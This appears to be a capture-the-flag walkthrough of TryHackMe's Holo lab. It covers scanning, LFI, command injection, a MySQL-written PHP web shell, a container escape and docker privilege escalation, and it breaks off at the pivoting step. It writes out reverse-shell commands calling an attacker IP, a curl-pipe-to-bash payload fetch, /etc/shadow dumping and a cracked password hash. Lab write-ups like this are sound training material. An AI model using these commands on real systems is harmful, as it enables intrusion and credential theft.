Red Team Ops: Holo Penetration test

Holo is an Active Directory (AD) and Web Application attack lab that teaches core web attack vectors and advanced or obscure Active Directory attacks along with general red teaming methodology and concepts. This network simulates an external penetration test on a corporate network Hololive following through the cyber kill chain. All concepts and exploits will be taught in a red teaming methodology and mindset with other methods and techniques taught throughout the network. Big thanks to TryHackMe for creating this network lab setup room link
Reconnaissance
Our trusted agent has informed us that the scope of this penetration testing engagement is 10.200.x.0/24 and 192.168.100.0/24. Getting into it we perform an nmap scan on the network 10.200.65.0/24 to enumerate which hosts are up.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ nmap -nvv -sn 10.200.65.0/24

Nmap scan report for 10.200.65.0 [host down, received no-response]
Nmap scan report for 10.200.65.1 [host down, received no-response]
[...]
Nmap scan report for 10.200.65.33
Host is up, received syn-ack (0.33s latency).
Nmap scan report for 10.200.65.34 [host down, received no-response]
[---OMMITED---]
Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon Jan  11 22:37:08 2026 -- 256 IP addresses (2 hosts up) scanned in 15.38 seconds

Nmap scan report for 10.200.65.33
Host is up, received syn-ack (0.33s latency).
We have a target host 10.200.65.33 now and the next step is to enumerate further by perfoming another nmap scan on the host.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ nmap -sS -p- -n -T5  10.200.65.33
Warning: 10.200.65.33 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.200.65.33
Host is up (0.047s latency).
Not shown: 65491 closed ports, 41 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
33060/tcp open  mysqlx


$ nmap -sC -sV -n -T5  -p 22,80,33060 10.200.65.33
[...]
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.5.3
| http-robots.txt: 21 disallowed entries (15 shown)
| /var/www/wordpress/index.php
| /var/www/wordpress/readme.html /var/www/wordpress/wp-activate.php
| /var/www/wordpress/wp-blog-header.php /var/www/wordpress/wp-config.php
| /var/www/wordpress/wp-content /var/www/wordpress/wp-includes
| /var/www/wordpress/wp-load.php /var/www/wordpress/wp-mail.php
| /var/www/wordpress/wp-signup.php /var/www/wordpress/xmlrpc.php
| /var/www/wordpress/license.txt /var/www/wordpress/upgrade
|_/var/www/wordpress/wp-admin /var/www/wordpress/wp-comments-post.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: holo.live
A directory brute force on the host 10.200.65.33 did not yield any useful information but a vhost using gobuster gives us two subdomains we can check.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ gobuster vhost -u http://holo.live -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://holo.live
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2026/01/12 05:38:32 Starting gobuster in VHOST enumeration mode
===============================================================
Found: www.holo.live (Status: 200) [Size: 21405]
Found: dev.holo.live (Status: 200) [Size: 7515]
Found: admin.holo.live (Status: 200) [Size: 1845]
Adding the hostname and domain to our host file we can scan and enumerate further which shows a file robots.txt through the host admin.holo.live
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ gobuster -t 15 --delay 100ms dir -e -u "http://admin.holo.live" -w /SecLists-master/Discovery/Web-Content/big.txt -x txt,php

http://admin.holo.live/.htaccess            (Status: 403) [Size: 280]
http://admin.holo.live/.htaccess.txt        (Status: 403) [Size: 280]
http://admin.holo.live/.htaccess.php        (Status: 403) [Size: 280]
http://admin.holo.live/.htpasswd.txt        (Status: 403) [Size: 280]
http://admin.holo.live/.htpasswd.php        (Status: 403) [Size: 280]
http://admin.holo.live/.htpasswd            (Status: 403) [Size: 280]
http://admin.holo.live/assets               (Status: 301) [Size: 319] [--> http://admin.holo.live/assets/]
http://admin.holo.live/dashboard.php        (Status: 302) [Size: 0] [--> index.php]
http://admin.holo.live/db_connect.php       (Status: 200) [Size: 0]
http://admin.holo.live/docs                 (Status: 301) [Size: 317] [--> http://admin.holo.live/docs/]
http://admin.holo.live/examples             (Status: 301) [Size: 321] [--> http://admin.holo.live/examples/]
http://admin.holo.live/index.php            (Status: 200) [Size: 1845]
http://admin.holo.live/javascript           (Status: 301) [Size: 323] [--> http://admin.holo.live/javascript/]
http://admin.holo.live/robots.txt           (Status: 200) [Size: 135]
http://admin.holo.live/robots.txt           (Status: 200) [Size: 135]
http://admin.holo.live/server-status        (Status: 403) [Size: 280]
Using curl to obtain the contents of the file an interesting path to a file creds.txt shows up.
1
2
3
4
5
$ curl http://admin.holo.live/robots.txt
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt

Now accessing the file by exploiting local file inclusion vulnerability is not possible without valid credentials to login to admin.holo.live so we double back to look into dev.holo.live.

Looking at the page source we notice there is a possibility of LFI based on this parameter img.php?file=
Using a simple payload to try and get the contents of /etc/passwd it works 
Going back to the file path we got from the admin.holo.live host we can try and see if we can get the creds.txt file because as we know the development environment is usually a replication of production environment.This gives us credentials for a user admin

Logging into the admin.holo.live we get a landing page for what looks like an analytics page for number of visitors.


Checking the page source we notice right off the bat there is a Remote Code Execution vulnerability.
Trying out a directory listing as a payload we get a positive response

shell as www-data container
Crafting a simple bash reverse shell and using curl to trigger the payload we catch the reverse shell and gain initial foothold as www-data.
1
$ curl http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.150.65.20%2018000

Enumerating we find an interesting file db_connect.php 
Other interesting finds are our first flag user.txt and ifconfig.
1
2
3
4
5
6
$ www-data@c3f0544725dd:/var/www$ ls
ls
admin  dev  html  user.txt  web.tar  wordpress
$ www-data@c3f0544725dd:/var/www$ cat user.txt
cat user.txt
HOLO{175d7322f8fc53392a417ccde356c3fe}

The username and ip would suggest we are inside a container so I search for .dockerenv file to confirm we are in a docker container. Docker creates an internal network segment so checking out network information was a no brainer which showed we are currently on 192.168.100.0/24 segment which is inaccessible from Holo corporate network 10.200.65.0/24. From routing information we know the gateway is 192.168.200.1 and we can perform a quick port scan leveraging the netcat binary available on the container.

The port scan shows a mysql service is running on 192.168.100.1 and looking back at the db_connect.php the credentials from there might be our way in.


Looking around we find data for another user stored in the database.
Having access to mysql server on 192.168.100.1 we can escape the current docker container and gain access to the host system. Using the following algorithm to enact this;
- Create a table with a name of choice under the active database, in this case the active database is DashboardDB, though we can also create our own database, however to ensure the access to the host system and being low-profile we going to use current active database.
- Then we use “INSERT” statement to insert our php payload — <?php $cmd=$_GET[“cmd”];system($cmd);?> into the table just created.
- Next, we use “SELECT” statement with “outfile” feature to dump the php payload to a file — SELECT <?php $cmd=$_GET[“cmd”];system($cmd);?>’ INTO OUTFILE ‘/var/www/html/shell.php
- Last, we use “curl” command to get the response of our php to ensure our php payload is working properly — curl 192.168.100.1:8080/shell.php?cmd=whoami.
Testing our payload using curl it works
1
2
3
$ www-data@c3f0544725dd:/var/www$ curl 192.168.100.1:8080/shell.php?cmd=whoami
curl 192.168.100.1:8080/shell.php?cmd=whoami
www-data
This can be now be exploited to gain a revshell outside the container. Now crafting a revshell on our attackbox we open a python server and start a netcat listener to catch the reverse shell.
1
2
$ www-data@c3f0544725dd:/var/www$ curl 'http://192.168.100.1:8080/shell.php?cmd=curl%20http%3A%2F%2F10%2E150%2E65%2E2%3A5000%2Frev%2Esh%7Cbash%20%26'
<2F10%2E150%2E65%2E2%3A5000%2Frev%2Esh%7Cbash%20%26'
1
2
3
4
5
6
7
$ nc -nlvp 1111
listening on [any] 1111 ...
connect to [10.150.65.2] from (UNKNOWN) [10.200.65.33] 55442
bash: cannot set terminal process group (1689): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-65-33:/var/www/html$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<tml$ python3 -c 'import pty;pty.spawn("/bin/bash")'
Right away we search for binaries with setuid bit binaries.

The docker binary stands out and after doing a little osint we get an exploit on gtfobins that will escalate privileges to root. 
Running the payload we escalate our privileges

Looking around we get both user.txt and root.txt flags.


Since we are root I get to dumping /etc/shadow

There is a non-system user linux-admin The hash from /etc/shadow we can crack but I use a windows host for better GPU utilization.
1
2
3
C:\>.\hashcat.exe -m 1800 holo.txt rockyou.txt -o cracked.txt -O
C:\>type cracked.txt
$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:linuxrulez

As of now we have complete access to L-SRV01 10.200.65.33 and L-SRV02 10.200.65.33 Now that we don’t have any other system available to us we try to enumerate for pivoting vectors. An nmap binary is available so we perform an nmap scan for hosts alive
